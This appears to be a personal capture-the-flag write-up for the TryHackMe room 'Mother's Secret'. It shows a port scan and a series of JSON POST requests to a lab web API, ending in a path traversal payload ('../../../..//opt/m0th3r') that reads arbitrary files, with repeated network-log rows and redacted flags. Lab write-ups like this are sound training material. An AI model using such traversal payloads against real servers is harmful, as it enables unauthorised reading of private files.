Mother's Secret

Mother's Secret

https://tryhackme.com/room/codeanalysis


```
rustscan -a 10.10.61.68 -- -sC -sV -A | tee scan.txt
```

Open 10.10.61.68:**22**

Open 10.10.61.68:**80**

I am no very good in JS, so I use chatGPT for help with code

After I change method and add the file path - I can read the files



POST http://10.10.161.195/yaml

URL Parameters

☑ name	value

Headers

☑ Host	10.10.161.195
☑ Accept-Encoding	gzip, deflate
☑ Connection	keep-alive
☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑ Accept	*/*
☑ Accept-Language	en-US,en;q=0.5
☑ Pragma	no-cache
☑ Cache-Control	no-cache
☑ Content-Type	application/json
☑ name	value


Body

```
{"file_path":"100375.yaml"}
```

St...	M...	Domain	File	Initiator	Ty...	Transfer...	Size
200	P...	10.10....	/socket.io/?EIO=4&transport=po	socket.io...	html	149 B	2 B
200	GET	10.10....	/socket.io/?EIO=4&transport=po	socket.io...	pl...	206 B	42 B
101	GET	10.10....	/socket.io/?EIO=4&transport=we	socket.io...	pl...	129 B	0 B
200	GET	10.10....	/socket.io/?EIO=4&transport=po	socket.io...	pl...	164 B	1 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B

FOR SCIENCE OFFICER EYES ONLY special SECRETS: REROUTING TO: api/nostromo ORDER: 0rd3r937.txt [****] UNABLE TO CLARIFY. NO FURTHER ENHANCEMENT.

Using new path - I read the file, and here is the nostromo's flag, and also I've seen the pecial number



POST http://10.10.161.195/api/nostromo

URL Parameters

☑ name	value

Headers

☑ Host	10.10.161.195
☑ Accept-Encoding	gzip, deflate
☑ Connection	keep-alive
☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑ Accept	*/*
☑ Accept-Language	en-US,en;q=0.5
☑ Pragma	no-cache
☑ Cache-Control	no-cache
☑ Content-Type	application/json
☑ name	value


Body

```
{"file_path":"0rd3r937.txt"}
```

200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	426 B	0 B

Mother FOR SCIENCE OFFICER EYES ONLY SPECIAL ORDER 937 [............ PRIORITIY 1 ****** ENSURE RETURN OF ORGANISM FOR ANALYSIS****] ALL OTHER CONSIDERATIONS SECONDARY CREW EXPENDABLE Flag{[redacted]


After I back on the web site I am user ASH and I have 1 more flag



THM_[redacted]

Use UP and DOWN keys to move.

Cheking the new path I found path for mother's secret



POST http://10.10.161.195/api/nostromo/mother

URL Parameters

☑	name	value

Headers

☑	Host	10.10.161.195
☑	Accept-Encoding	gzip, deflate
☑	Connection	keep-alive
☑	User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑	Accept	*/*
☑	Accept-Language	en-US,en;q=0.5
☑	Pragma	no-cache
☑	Cache-Control	no-cache
☑	Content-Type	application/json
☑	name	value

Body


```
{"file_path":"secret.txt"}
```

200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B

HTML

Secret: /opt/m0th3r

After some trying I found way to read mother's secret



POST http://10.10.161.195/api/nostromo/mother

URL Parameters

☑	name	value

Headers

☑	Host	10.10.161.195
☑	Accept-Encoding	gzip, deflate
☑	Connection	keep-alive
☑	User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑	Accept	*/*
☑	Accept-Language	en-US,en;q=0.5
☑	Pragma	no-cache
☑	Cache-Control	no-cache
☑	Content-Type	application/json
☑	name	value

Body

```
{"file_path":"../../../..//opt/m0th3r"}
```

200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
200	GET	10.10....	/	NetUtil.j...	html	945 B	1....
500	P...	10.10....	/	NetUtil.j...	json	319 B	42 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	428 B	0 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B
400	P...	10.10....	yaml	NetUtil.j...	pl...	426 B	0 B
200	P...	10.10....	yaml	NetUtil.j...	html	397 B	14...
500	P...	10.10....	yaml	NetUtil.j...	json	329 B	52 B

HTML

Classified information. Secret:
Flag[redacted]